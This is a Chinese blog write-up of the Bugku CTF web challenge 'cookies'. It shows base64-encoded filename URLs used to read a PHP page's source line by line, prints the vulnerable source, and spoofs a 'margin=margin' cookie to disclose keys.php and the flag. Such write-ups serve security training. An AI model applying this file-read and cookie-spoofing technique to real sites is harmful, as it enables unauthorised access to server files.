

bugku-writeup-WEB-cookies

原创

dark2019 于 2021-07-14 16:06:46 发布 31 收藏 1

分类专栏: [信息安全 wp](#) 文章标签: [bugku web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_22597955/article/details/118728949

版权



[信息安全](#) 同时被 2 个专栏收录

53 篇文章 1 订阅

订阅专栏



[wp](#)

31 篇文章 0 订阅

订阅专栏

题目: cookies

工具: hackbar

base64在线编码工具: <http://ctf.ssleye.com/base64.html>

cookies WEB 未解决 分数: 25 金币: 3

题目作者: [harry](#)

— 血: [jiangdie666](#)

— 血奖励: 1金币

解 决: 1697

提 示:

描 述: cookies欺骗

<http://114.67.246.176:10700>


02:33:15

删除场景 延时场景 ▾

请输入flag 提交

https://blog.csdn.net/qq_22597955


01—Hackbar构造url




启动场景，发现一串符号，没有发现任何线索，观察url:

<http://114.67.246.176:10700/index.php?line=&filename=a2V5cy50eHQ=>

其中a2V5cy50eHQ=为base64编码，解码得到key.txt:



因此，显示的字符串为文件名为key.txt中的内容，接下来我们查看一下index.php文件内容。



将index.php使用base64编码，得到新的url:

<http://114.67.246.176:10700/index.php?line=&filename=aW5kZXgucGhw>

放在hackbar插件中运行

The screenshot shows a web browser's developer tools console. The URL bar contains `http://114.67.246.176:10700/index.php?line=&filename=aW5kZXgucGhw`. Below the URL bar, the `Execute` button is highlighted with a red box. The console output shows `error_reporting(0);` highlighted with a red box. The browser's address bar shows the URL `114.67.246.176:10700/index.php?line=1&filename=aW5kZXgucGhw`.

`error_reporting(0);`

The screenshot shows a web browser's developer tools console. The URL bar contains `http://114.67.246.176:10700/index.php?line=1&filename=aW5kZXgucGhw`. Below the URL bar, the `Execute` button is highlighted with a red box. The console output shows `error_reporting(0);` highlighted with a red box. The browser's address bar shows the URL `114.67.246.176:10700/index.php?line=1&filename=aW5kZXgucGhw`.

依次修改行号line=

```
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}

if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>
```

得到index.php中的所有内容，从代码中可以得到：cookie满足margin=margin时，可以传参数到keys.php中。

← → ↻ 不安全 | ctf.ssleye.com/base64.html

应用 翻译 百度一下, 你就知道 学习资料

在线工具 SSL在线工具 SSL漏洞在线检测 工具网 买证书

base编码

base16、base32、base64

keys.php

编码 base64 字符集 utf8(unicode编码)

编码 解码

a2V5cy5waHA=

https://blog.csdn.net/qq_22597955

将keys.php使用base64编码, 构造新的url:

<http://114.67.246.176:10700/index.php?line=1&filename=a2V5cy5waHA=>

勾选cookie, 填入margin=margin

← → ↻ 不安全 | 114.67.246.176:10700/index.php?line=1&filename=a2V5cy5waHA=

应用 翻译 百度一下, 你就知道 学习资料

Elements Console Sources Network Performance Memory Application Security Lighthouse HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾


Load URL Split URL

Execute Post data Referer User Agent Cookies Clear All

C

https://blog.csdn.net/qq_22597955

运行界面无任何内容, 查看源码也无任何内容, 在linux环境下查看源码。



linux下可以查看到flag，window下没有任何信息，一定要换系统查看，花费了很长时间，才发现是系统的问题。